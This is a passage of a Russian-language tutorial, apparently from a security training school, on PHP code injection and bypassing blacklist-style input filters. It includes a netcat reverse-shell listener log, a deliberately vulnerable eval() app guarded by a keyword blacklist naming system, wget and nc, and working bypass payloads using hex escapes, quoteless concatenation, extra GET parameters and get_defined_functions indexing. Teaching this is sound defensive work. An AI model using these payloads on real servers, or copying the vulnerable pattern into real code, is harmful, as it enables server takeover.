listening on [any] 5000 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 53078
ls
Default.php
eval-stdin.php
Template
Windows.php
```

Уязвимыми считаются версии [4.8.19 — 4.8.27] и [5.0.10 — 5.6.2].

WAF bypass

В этой части вы узнаете некоторые трюки, которые позволят обойти слабо продуманные проверки пользовательского ввода, а также плохо настроенные системы обнаружения.

Для начала создадим заведомо уязвимое приложение:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Document</title>
</head>
<body>
  <?php

      if (isset($_GET['cmd'])) {
          $cmd = $_GET['cmd'];

          if
(preg_match('/system|exec|passthru|shell_exec|ls|wget|nc|passwd/', $cmd))
{
              echo "hacker detect!";
          }else{
              eval($cmd);
          }
      }
```


```
  ?>
</body>
</html>
```

В данном приложении функция preg_match выступает своеобразным блеклистом, которая определяет в пользовательском вводе опасные команды и выводит сообщение о детекте. Все дальнейшие действия будут направлены на то, чтобы обойти эту функцию и добраться до eval.

Перед тем, как начать, проверьте работоспособность приложения. Отправьте ему *?cmd=phpinfo();* и если в ответ получите страницу информации PHP, то можно продолжать.

1. И первый способ, который открывают нам возможности PHP - это escape последовательности. А конкретнее, escape последовательности символов в шестнадцатеричном виде. Например, для PHP «Hello world» это то же самое, что и «*\x68\x65\x6c\x6c\x6f\x20\x77\x6f\x72\x6c\x64*». Рассмотрим на практике:

Сначала проверим работает ли блеклист:



hacker detect!

Как видим, работает. Теперь применим escape последовательности:

```
system = \x73\x79\x73\x74\x65\x6d
```

/var/www/html

В результате получили текущую директорию. Обратите внимание на кавычки. Они обязательны, для того, чтобы PHP определил, что это строка. Так же стоит отметить, что особенности PHP не позволяют применить этот метод для функций *echo, print, unset(), isset(), empty(), include, require*.

2. Обновим наше приложение и добавим в блеклист определение кавычек.

Теперь проверяющая функция выглядит так:


```
preg_match('/system|exec|passthru|shell_exec|ls|wget|nc|passwd|[\"\']/', $cmd)
```

Вспомним, для чего вообще нужны кавычки? Они определяют, где строка, а где нет. Значит, если теперь нет возможности применять их, то как можно передавать параметры в функции? В такой ситуации снова приходит на помощь особенность PHP. Дело в том, что в PHP не только кавычками можно определить строку. Рассмотрим еще несколько способов, которые могут нам помочь:

- "это строка"
- (string)"это строка"
- (string)это_строка
- (это строка)

Оказывается, есть много способов обойтись без кавычек. Попробуем это применить вместе с конкатенацией, чтобы обойти и фильтр по словам:

```
system('pwd') = (s.(yste).m)(pwd)
```



/var/www/html

В результате получаем выполнение команды.

3. Обратите внимание на код приложения. Блеклистом проверяется только параметр *$cmd*, но никто не заставляет передавать только его. Можно передать несколько с нужными нам значениями, а уже внутри использовать их. Например:

```
passthru('whoami') = ?a=passthru&b=whoami&cmd=$_GET[a]($_GET[b])
```

Как все прекрасно работает. Не приходится даже задумываться об изменении ключевых слов.


4. Следующий способ должен быть вам понятен, так как использует тот же принцип, что и эксплуатация уязвимостей SSTI. Точно так же можно получить массив внутренних функций PHP и через них выполнить манипуляции.

get_defined_functions — возвращает массив всех определенных функций. Это ассоциативный массив, состоящий из двух больших массивов.

get_defined_functions()[internal] –возвращает массив внутренних функций.


Чтобы посмотреть содержимое используйте этот код:

```
var_dump(get_defined_functions()[internal]);
```



Множество функций, среди которых отслеживающие блеклист. Например, функция system там хранится под номером 381. Попробуем этим воспользоваться:

```
system('whoami') = get_defined_functions()[internal][381](whoami)
```



Пришлось изменить вид функции известным способом т. к. в блеклисте есть обнаружение «nc», а в слове fuNCtion как раз есть эти буквы.

Но, как можно убедится - всё отработало так, как нужно.

Выводы

Как можно заметить, атаки PHP-injection являются весьма перспективными и крайне опасными. При удачном стечении обстоятельств, можно завладеть не только сайтом, но и всем сервером, в том числе и хостинг-провайдера – со всеми вытекающими последствиями.

При построении веб сайтов следует учитывать вышеописанные методики, тщательно проверять используемые функции и конфигурации программного обеспечения, используемого в вашем проекте. Не стоит пренебрегать использованием WAF (Web Application Firewall) и тонкой грамотной настройкой его правил. Так же следует своевременно обновлять ПО, ведь злоумышленники и эксперты по информационной безопасности ежедневно (а то и ежеминутно) находят уязвимости в CMS, интерпретаторах и прикладном ПО.

Служба Поддержки

8 800 444 1750

с 8:00 до 20:00 МСК

school@codeby.net